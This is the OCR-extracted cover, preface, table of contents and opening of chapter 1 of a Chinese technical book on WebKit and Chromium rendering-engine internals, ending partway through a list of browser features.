Broadview
www.broadview.com.cn

WebKit技术内幕

朱永盛 著

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

Broadview®
www.broadview.com.cn
博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版

WebKit技术内幕

WebKit作为支持HTML5的主流渲染引擎，近年来备受前端开发者关注。本书将揭示WebKit总体架构、网页渲染原理，及其对硬件与最新技术的高效利用，以及高性能Web实践等，内容涉及Web前端所有重要话题。

·每一主题均涵盖基本定义、内部原理及其对Web前端开发实践的启示。

·剖析WebKit如何对HTML5诸项技术提供支持，包括：网络、CSS和布局、2D/3D图形图像、硬件加速渲染、JavaScript引擎、多媒体、混合编程、安全机制等。

·详解Web前端领域所涉及的各种性能瓶颈，以及针对问题的应对之策。

·结合目前最热门的移动技术，分析WebKit在移动领域的发展，以及移动领域为最前沿Web应用与Web运行环境带来的机遇。

·探讨Web前端未来的可能发展方向，包括向不同应用场景和应用领域的渗透。

作者简介

朱永盛，Chromium项目Committer，2006年从南京大学毕业后就职于英特尔亚太研发有限公司，专注于HTML5、WebKit和Chromium等方面技术，参与过多个浏览器和Web运行环境项目，并向业界大会和技术爱好者做过多次技术分享。2013年开始初创Android系统上的Web运行环境的开源项目——Crosswalk。

个人博客：blog.csdn.net/milado_nju

博文视点Broadview

新浪微博 weibo.com
@博文视点Broadview

策划编辑：张春雨
责任编辑：牛　勇
封面设计：吴海燕


上架建议：软件开发>Web

ISBN 978-7-121-22964-0

定价：79.00元

WebKit技术内幕

朱永盛 著



電子工業出版社
Publishing House of Electronics Industry
北京·BEIJING

内 容 简 介

本书从炙手可热的 HTML5 的基础知识入手，重点阐述目前应用最广的渲染引擎项目——WebKit。不仅着眼于系统描述 WebKit 内部渲染 HTML 网页的原理，并基于 Chromium 的实现，阐明渲染引擎如何高效地利用硬件和最新技术，而且试图通过对原理的剖析，向读者传授实现高性能 Web 前端开发所需的宝贵经验。

全书首先从总体上描述 WebKit 架构和组成，而后涵盖 Web 前端和所有与之相关的重要技术，包括网络、资源加载、HTML 和 CSS 解析、渲染树、布局、硬件加速、JavaScript 引擎、多媒体、移动支持、插件机制、安全机制、调试和最新的 Web 平台等。对于每一项技术，在介绍基本含义之上，详细分析 WebKit 内部的工作原理，进而从实践角度道出由此带来的 Web 前端开发启示。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

WebKit 技术内幕 / 朱永盛著. —北京：电子工业出版社，2014.6
ISBN 978-7-121-22964-0

Ⅰ. ①W… Ⅱ. ①朱… Ⅲ. ①网页制作工具－程序设计 Ⅳ. ①TP393.092

中国版本图书馆 CIP 数据核字（2014）第 075051 号

策划编辑：张春雨
责任编辑：牛　勇
印　　刷：北京中新伟业印刷有限公司
装　　订：北京中新伟业印刷有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　　邮编：100036
开　　本：787×980　　1 /16　　印张：28.5　　字数：501.6 千字
印　　次：2014 年 6 月第 1 次印刷
印　　数：3000 册　　定价：79.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至zlts@phei.com.cn，盗版侵权举报请发邮件至dbqq@phei.com.cn。

服务热线：（010）88258888。

前言

随着 HTML5 的快速发展和网络时代的到来，Web 的接入口——浏览器越来越重要，而作为浏览器的内核——渲染引擎也变成了热门话题。自笔者接触 HTML5 技术和浏览器以来，深深地被这一包含众多非凡技术的新领域所吸引，并由此产生了很多疑问，为此，我开始了漫长的学习和研究 WebKit（及 Blink）渲染引擎和 Chromium 浏览器的征程。虽然 WebKit 项目本身非常复杂，但是其简单的代码结构、清晰的逻辑给我留下了深刻的印象，因为在这些复杂技术的背后，竟然也可以使用良好的设计去解决技术的复杂性。而基于 WebKit 的 Chromium 项目更是将众多大胆的新技术引入到了浏览器领域，让人耳目一新。

WebKit 是一个非常成功的项目，它不仅仅是个渲染引擎，而且成功地推动了网络的发展。基于 WebKit 渲染引擎的浏览器项目 Chromium，更是成为率先支持 HTML5 功能和创新新功能的标杆。要完整理解一个 Web 渲染引擎和浏览器并不容易，因为它们的确包含了众多复杂的功能。据笔者的统计，WebKit 项目和 Chromium 项目（不包括该项目依赖的众多第三方项目）的代码量都在 500 万行以上，而这些代码很多并没有完善的文档，所以理解这些技术背后的工作原理还是非常困难的。

随着学习的深入，笔者发现目前对于整个渲染引擎的分析和文档化还处于一个缺失的状态。同时，因为渲染引擎和浏览器包含了太多的技术，让人有点应接不暇的感觉。虽然 WebKit 项目代码结构简单，但是由于文档的缺失，爱好者对于每一项

新技术，也经常有不知从何下手的感觉。为此，笔者结合自身的理解，通过这本书系统性地分析这一领域的众多技术，希望能帮助读者快速度过迷茫的时期。

本书的读者

本书主要是为 Web 爱好者准备的一本书，主要针对 Web 前端开发者、浏览器开发者、Web 平台开发者和其他一切对 HTML5 技术、WebKit 渲染引擎和 Chromium 浏览器的工作原理感兴趣的读者。对于 Web 前端开发者而言，笔者一直认为，如果使用 HTML5 技术来编写网页或者 Web 应用，了解其背后的工作原理是写出高效代码的有效捷径。就像开发者想编写高效 C++代码，需要理解 C++编译器背后的原理一样，因为只有这样，开发者才能够编写出高性能的代码。对于浏览器开发者来说，本书着重介绍现在非常热门的 WebKit（及 Blink）渲染引擎和非常先进的 Chromium 浏览器，通过解释其内部的工作机制和原理，让开发者可以很快理解这一切的前因后果。对于其他的广大爱好者来说，HTML5 技术才刚刚开始，未来的发展还将继续，了解这一技术有助于扩展视野，而且理解浏览器对各种技术的应用和设计，对于大家理解很多其他领域的技术也有很强的启发作用。

因为本书的介绍主要是基于对 WebKit 和 Chromium 内部原理的解释来进行，而这些项目也都是基于 C/C++代码来编写，所以读者最好对该语言有一些了解。不过，如果不了解它也没有太大的关系，只要对面向对象编程的思想有所了解，阅读本书也没有太大的障碍。同时，本书不是一本介绍编写 HTML/JavaScript 代码的书，所以，不会对 HTML 的编程做过多详细的解释，而是以一种简单的方式描述一些基础性常识。

本书的组织

本书基本的写作方式是力求在介绍 HTML5 技术的基础上，通过对 W3C 组织制

定的规范的解释，进一步解读 WebKit 渲染引擎和 Chromium 浏览器是如何设计出高效的架构来支持这些 HTML5 技术规范的，其中着重剖析内部的框架和工作原理。在很多情况下，笔者也试图通过一些开发和工作实践来帮助理解这些框架和实现背后的机制和原理。

如果想了解整个渲染引擎的原理，光靠渲染引擎本身不足以说明所有机制，所以本书自始至终都是结合 WebKit 项目和基于 WebKit 的 Chromium 浏览器项目来描述其工作原理的，因为 WebKit 项目本身不是一个浏览器，而 Chromium 浏览器的设计和架构可以帮助读者完整理解网页的渲染过程和现代 HTML5 新技术是如何获得支持的，这一过程的确非常精彩。

为了理解 HTML5 新技术和浏览器的工作原理，本书着重带来以下方面的详细分析，包括 HTML5 技术分析、渲染引擎和浏览器介绍、WebKit 渲染引擎框架、Chromium 框架和进程架构、网页和网页结构、渲染过程、网络栈、HTML 语言、DOM、CSS 样式、布局计算、渲染基础、高级硬件加速机制、JavaScript 引擎、插件和扩展、多媒体、移动领域、安全机制、调试机制、发展趋势和 Web 平台等众多热门技术和前沿性话题。笔者希望将 HTML5 中绝大多数的重要技术都展现出来，让读者可以对这个领域的众多技术有个总体把握并对主要技术的前因后果有较为深入的理解。

本书引用的参考资料都是笔者多年来研究的对象，对于笔者理解 HTML5 技术、前端开发技术、渲染引擎和浏览器技术起了非常重要的作用，一些论题可能在本书中介绍得不够完善，读者可以参考这些资料，做进一步的学习和研究。

本书是一个讲解内部原理的书，涉及众多的技术，特别是深入技术内部工作机制的地方，由于这些内容非常复杂，而且是根据笔者个人的理解加以分析，所以很多时候可能存在理解上的偏差或者错误。如果有什么不妥之处，还望广大读者谅解并给予指导，或者将意见发送到我的邮箱：yongsheng@chromium.org。

致谢

感谢电子工业出版社的张春雨、王新宇、尚冰雪等编辑，自始至终给予笔者的强有力的帮助和支持。特别感谢我在英特尔亚太研发有限公司的同事，包括但是不限于闵洪波、王兴楠、余枝强、刘守群、朱俊敏、王视鎏、胡宁馨、高纯、尹立、顾扬、冯海涛、霍海涛等，他们同我一起探讨了很多关于 HTML5、WebKit 和 Chromium 方面的话题，让我受益匪浅。

最后要感谢我的太太、女儿和父母，在写作的大半年时间里给予了笔者很多支持。因为本书是在繁忙的工作之余利用琐碎的业余时间来完成的，所以，如果没有家人提供的良好环境，我是没有办法完成这本书的。特别是我的小女儿经常过来“光顾”和“巡视”我的写作，并给予一些特别的“惊喜”和“礼物”，让我在写作之余多了一份乐趣。

朱永盛

2014 年 2 月 1 日

目　录

第 1 章　浏览器和浏览器内核 1

1.1　浏览器 1

1.1.1　浏览器简介 1

1.1.2　浏览器特性 4

1.1.3　HTML 5

1.1.4　用户代理和浏览器行为 8

1.1.5　实践：浏览器用户代理 9

1.2　浏览器内核及特性 11

1.2.1　内核和主流内核 11

1.2.2　内核特征 12

1.3　WebKit 内核 15

1.3.1　WebKit 介绍 15

1.3.2　WebKit 和 WebKit2 16

1.3.3　Chromium 内核：Blink 18

1.4　本书结构 18

第 2 章　HTML 网页和结构 21

2.1　网页构成 21

2.1.1　基本元素和树状结构 21

2.1.2　HTML5 新特性 23

2.2 网页结构 25
2.2.1 框结构 25
2.2.2 层次结构 27
2.2.3 实践：理解网页结构 29
2.3 WebKit 的网页渲染过程 31
2.3.1 加载和渲染 31
2.3.2 WebKit 的渲染过程 32
2.3.3 实践：从网页到可视化结果 35

第 3 章 WebKit 架构和模块 39

3.1 WebKit 架构及模块 39
3.1.1 获取 WebKit 39
3.1.2 WebKit 架构 40
3.1.3 WebKit 源代码结构 43
3.2 基于 Blink 的 Chromium 浏览器结构 45
3.2.1 Chromium 浏览器的架构及模块 45
3.2.2 实践：从 Chromium 代码结构和运行状态理解现代浏览器 56
3.3 WebKit2 61
3.3.1 WebKit2 架构及模块 61
3.3.2 WebKit 和 WebKit2 嵌入式接口 62
3.3.3 比较 WebKit2 和 Chromium 的多进程模型以及接口 63

第 4 章 资源加载和网络栈 65

4.1 WebKit 资源加载机制 65
4.1.1 资源 65
4.1.2 资源缓存 67
4.1.3 资源加载器 68
4.1.4 过程 69
4.1.5 资源的生命周期 70
4.1.6 实践：资源的缓存 71
4.2 Chromium 多进程资源加载 74
4.2.1 多进程 74

4.2.2　工作方式和资源共享 76
4.3　网络栈 78
4.3.1　WebKit 的网络设施 78
4.3.2　Chromium 网络栈 78
4.3.3　磁盘本地缓存 84
4.3.4　Cookie 机制 88
4.3.5　安全机制 90
4.3.6　高性能网络栈 90
4.3.7　实践：Chromium 网络工具和信息 97
4.4　实践：高效的资源使用策略 99
4.4.1　DNS 和 TCP 连接 99
4.4.2　资源的数量 99
4.4.3　资源的数据量 100

第 5 章　HTML 解释器和 DOM 模型 101

5.1　DOM 模型 101
5.1.1　DOM 标准 101
5.1.2　DOM 树 104
5.2　HTML 解释器 107
5.2.1　解释过程 107
5.2.2　词法分析 110
5.2.3　XSSAuditor 验证词语 111
5.2.4　词语到节点 111
5.2.5　节点到 DOM 树 113
5.2.6　网页基础设施 114
5.2.7　线程化的解释器 117
5.2.8　JavaScript 的执行 119
5.2.9　实践：理解 DOM 树 120
5.3　DOM 的事件机制 121
5.3.1　事件的工作过程 122
5.3.2　WebKit 的事件处理机制 123
5.3.3　实践：事件的传递机制 125

5.4 影子（Shadow）DOM 127
5.4.1 什么是影子 DOM 127
5.4.2 WebKit 的支持 128
5.4.3 实践：使用影子 DOM 129

第 6 章 CSS 解释器和样式布局 131

6.1 CSS 基本功能 131
6.1.1 简介 131
6.1.2 样式规则 134
6.1.3 选择器 135
6.1.4 框模型 136
6.1.5 包含块（Containing Block）模型 139
6.1.6 CSS 样式属性 139
6.1.7 CSSOM（CSS Object Model） 140
6.1.8 实践：理解 CSSOM 和选择器 141
6.2 CSS 解释器和规则匹配 143
6.2.1 样式的 WebKit 表示类 143
6.2.2 解释过程 146
6.2.3 样式规则匹配 148
6.2.4 实践：样式匹配 149
6.2.5 JavaScript 设置样式 151
6.3 WebKit 布局 152
6.3.1 基础 152
6.3.2 布局计算 153
6.3.3 布局测试 155

第 7 章 渲染基础 157

7.1 RenderObject 树 157
7.1.1 RenderObject 基础类 157
7.1.2 RenderObject 树 162
7.2 网页层次和 RenderLayer 树 163
7.2.1 层次和 RenderLayer 对象 163

7.2.2　构建 RenderLayer 树 165
7.3　渲染方式 167
7.3.1　绘图上下文（GraphicsContext） 167
7.3.2　渲染方式 169
7.4　WebKit 软件渲染技术 172
7.4.1　软件渲染过程 172
7.4.2　Chromium 的多进程软件渲染技术 177
7.4.3　实践：软件渲染过程 180

第 8 章　硬件加速机制 183

8.1　硬件加速基础 183
8.1.1　概念 183
8.1.2　WebKit 硬件加速设施 185
8.1.3　硬件渲染过程 189
8.1.4　3D 图形上下文 193
8.2　Chromium 的硬件加速机制 194
8.2.1　GraphicsLayer 的支持 194
8.2.2　框架 196
8.2.3　命令缓冲区 200
8.2.4　Chromium 合成器（Chromium Compositor） 202
8.2.5　实践：减少重绘 213
8.3　其他硬件加速模块 216
8.3.1　2D 图形的硬件加速机制 216
8.3.2　WebGL 223
8.3.3　CSS 3D 变形 228
8.3.4　其他 229
8.3.5　实践：Chromium 的支持 229

第 9 章　JavaScript 引擎 231

9.1　概述 231
9.1.1　JavaScript 语言 231
9.1.2　JavaScript 引擎 238

9.1.3 JavaScript 引擎和渲染引擎 241
9.2 V8 引擎 242
9.2.1 基础 242
9.2.2 工作原理 246
9.2.3 绑定和扩展 258
9.3 JavaScriptCore 引擎 259
9.3.1 原理 259
9.3.2 架构和模块 259
9.3.4 内存管理 265
9.3.5 绑定 266
9.3.6 比较 JavaScriptCore 和 V8 266
9.4 实践——高效的 JavaScript 代码 266
9.4.1 编程方式 266
9.4.2 例子 268
9.4.3 未来 271

第 10 章 插件和 JavaScript 扩展 273

10.1 NPAPI 插件 274
10.1.1 NPAPI 简介 274
10.1.2 WebKit 和 Chromium 的实现 275
10.2 Chromium PPAPI 插件 284
10.2.1 原理 284
10.2.2 结构和接口 285
10.2.3 工作过程 288
10.2.4 Native Client 294
10.3 JavaScript 引擎的扩展机制 297
10.3.1 混合编程 297
10.3.2 JavaScript 扩展机制 299
10.4 Chromium 扩展机制 303
10.4.1 原理 303
10.4.2 基本设施 306
10.4.3 消息传递机制 309

第 11 章　多媒体 311

11.1　HTML5 的多媒体支持 311
11.2　视频 313
11.2.1　HTML5 视频 313
11.2.2　WebKit 基础设施 315
11.2.3　Chromium 视频机制 317
11.2.4　字幕 328
11.2.5　视频扩展 330
11.3　音频 331
11.3.1　音频元素 331
11.3.2　Web Audio 334
11.3.3　MIDI 和 Web MIDI 336
11.3.4　Web Speech 337
11.4　WebRTC 339
11.4.1　历史 339
11.4.2　原理和规范 341
11.4.3　实践——一个 WebRTC 例子 342
11.4.4　WebKit 和 Chromium 的实现 345

第 12 章　安全机制 353

12.1　网页安全模型 353
12.1.1　安全模型基础 353
12.1.2　WebKit 的实现 363
12.2　沙箱模型 366
12.2.1　原理 366
12.2.2　实现机制 367

第 13 章　移动 WebKit 373

13.1　触控和手势事件 373
13.1.1　HTML5 规范 373
13.1.2　工作原理 377
13.1.3　启示和实践 381

13.2 移动化用户界面 382
13.3 其他机制 384
13.3.1 新渲染机制 384
13.3.2 其他机制 387

第 14 章 调试机制 389

14.1 Web Inspector 389
14.1.1 基本原理 389
14.1.2 协议 391
14.1.3 WebKit 内部机制 395
14.1.4 Chromium 开发者工具 398
14.1.5 远程调试 400
14.1.6 Chromium Tracing 机制 402
14.2 实践——基础和性能调试 404
14.2.1 基础调试 404
14.2.2 性能调试 408

第 15 章 Web 前端的未来 411

15.1 趋势 411
15.2 嵌入式应用模式 414
15.2.1 嵌入式模式 414
15.2.2 CEF 414
15.2.3 Android WebView 417
15.3 Web 应用和 Web 运行环境 419
15.3.1 Web 应用 419
15.3.2 Web 运行环境 421
15.4 Cordova 项目 423
15.5 Crosswalk 项目 425
15.6 Chromium OS 和 Chrome 的 Web 应用 429
15.6.1 基本原理 429
15.6.2 其他 Web 操作系统 431

参考资料 435

第1章

浏览器和浏览器内核

浏览器是目前用户使用范围最广、使用时间最长的应用程序之一，浏览器的发展也经历了一段坎坷的过程。伴随着浏览器发展的是浏览器内核，它是浏览器中最核心的功能部件，本章作为本书的开始，在基础性介绍了浏览器和浏览器内核等概念之后引入了 WebKit 内核的特征分析和框架阐述。

1.1 浏览器

1.1.1 浏览器简介

互联网的革命浪潮带动了众多技术的快速发展，其中，网络浏览器（之后将简称为浏览器）作为互联网最重要的终端接口之一在短短的二十多年时间里日新月异，特别是在进入 21 世纪后，越来越多的功能被加入到浏览器中来。在 W3C 等标准组

织的积极推动下逐步成型的 HTML5 技术，更是成为了浏览器发展的火箭推进器。

提到浏览器，不得不提的重量级人物是 Berners-Lee。Berners-Lee 是 W3C 组织的理事，他在 80 年代后期 90 年代初期发明了世界上第一个浏览器 WorldWideWeb（后改名为 Nexus），并在 1991 年公布了源代码。它支持早期的 HTML 标记语言，当然，它的功能也很简单，只是支持文本、简单的样式表、电影、声音和图片等。但是，在当时的情况下，它是仅有的能够可视化网络内容的浏览器。

第二个不得不提的重量级人物是 Marc Andreessen。在 1993 年，真正有影响力的浏览器 Mosaic 诞生，它是由 Marc Andreessen 领导的团队开发，这就是后来鼎鼎大名的网景（Netscape）浏览器。同样地，在最开始的时候，它所支持的功能也有限，只能显示简单的静态 HTML 元素，没有 JavaScript，没有 CSS，更没有目前 HTML5 各种丰富的功能。不过，网景浏览器还是大受欢迎，获得世界范围内的成功，之后发展迅速，在其顶峰时期，占据了绝大多数的市场份额。

事情的转变源于 1995 年。受 Mosaic 浏览器的深刻影响，微软推出了闻名世界的 Internet Explorer（以下简称为 IE）浏览器，自此第一次浏览器大战正式打响。IE 受益于 Windows 操作系统，获得了空前的成功，其逐渐取代了网景浏览器的领导地位，一直到网景浏览器的消亡，至此，第一次浏览器大战结束。

处于低谷的网景公司在 1998 年成立了 Mozilla 基金会，开始凤凰涅磐。在该基金会的推动下，网景公司主导开发了著名的开源项目火狐浏览器（也就是 Firefox，后面使用该名称），在 2004 年发布了 1.0 版本，拉开了第二次浏览器大战的序幕，这次大战影响深远。受益于 IE 浏览器发展较为缓慢，Firefox 浏览器自推出以来就深受大家的喜爱，其功能丰富，扩展众多，因此市场份额一直在上升。

然而，第二次浏览器大战并没有结束，就在 Firefox 浏览器发布 1.0 版本的前一年，也就是 2003 年，苹果发布了 Safari 浏览器，并在 2005 年释放了浏览器中一种非常重要部件的源代码，发起了一个新的开源项目 WebKit（它是 Safari 浏览器的内核，

也是本书的重点），这拉开了一个新的序幕。同时，值得一提的是，随着移动操作系统和移动互联网的兴起和超快速发展，苹果同样推出了 Safari 浏览器的移动版，并引入了众多令人激动的功能和强大的移动用户体验，这也是一个新的里程碑。

2008 年，Google 公司以苹果开源项目 WebKit 作为内核，创建了一个新的项目 Chromium，该项目的目标是创建一个快速的、支持众多操作系统的浏览器，包括对桌面操作系统和移动操作系统的支持。这也就是说 Chromium 使用了同 Safari 一样的浏览器内核（这一说法大体上是正确的，实际上也还有很多不同）。后面章节的很多讨论会围绕 Chromium 中的技术来展开，所以这里会多介绍一点。在 Chromium 项目的基础上，Google 发布了自己的浏览器产品 Chrome。不同于 WebKit 之于 Safari 浏览器，Chromium 本身就是一个浏览器，而不是 Chrome 浏览器的内核，Chrome 浏览器一般选择 Chromium 的稳定版本作为它的基础。Chromium 是开源试验场，它会尝试很多创新并且大胆的技术，当这些技术稳定之后，Chrome 才会把它们集成进来，也就是说 Chrome 的版本会落后于 Chromium；其次，Chrome 还会加入一些私有的编码解码器以支持音视频等；再次，Chrome 还会整合 Google 众多的网络服务；最后，Chrome 还有自动更新的功能（虽然只是 Windows 平台），这也是 Chromium 所没有的。Chrome 浏览器的发展也非常迅速，很快就在个人电脑市场占有重要的一席之地。

自此，对于桌面系统而言，三足鼎立之势已经形成。微软 IE、Mozilla 火狐和 Google Chrome 成了桌面系统上最流行的三款浏览器，三者一起占据了该市场超过 90%的浏览器份额。对于移动系统而言，就是另一番情形了。由于苹果的 iOS 操作系统和 Google 的安卓系统占据了绝对领先的地位，因而这两个系统的默认浏览器 Safari 浏览器和安卓浏览器变得非常流行。有趣的是，它们都是基于苹果发起的开源项目 WebKit。浏览器作为用户访问互联网最重要的接口，也难怪获得如此众多巨头的关注。未来，必将还是浏览器继续高速发展、竞争激烈的场景。

1.1.2 浏览器特性

从最初的仅支持简单功能到如今支持种类繁多的功能和特性，浏览器一直在向前发展，可以预见，今后浏览器的能力会越来越强。那么目前一个浏览器应该包括哪些功能呢？

大体上来讲，浏览器的这些功能包括网络、资源管理、网页浏览、多页面管理、插件和扩展、书签管理、历史记录管理、设置管理、下载管理、账户和同步、安全机制、隐私管理、外观主题、开发者工具等。下面是对它们之中的一些重要功能的详细介绍。

- **网络**：它是第一步，浏览器通过网络模块来下载各种各样的资源，例如 HTML 文本、JavaScript 代码、样式表、图片、音视频文件等。网络部分其实非常重要，因为它耗时比较长而且需要安全访问互联网上的资源。
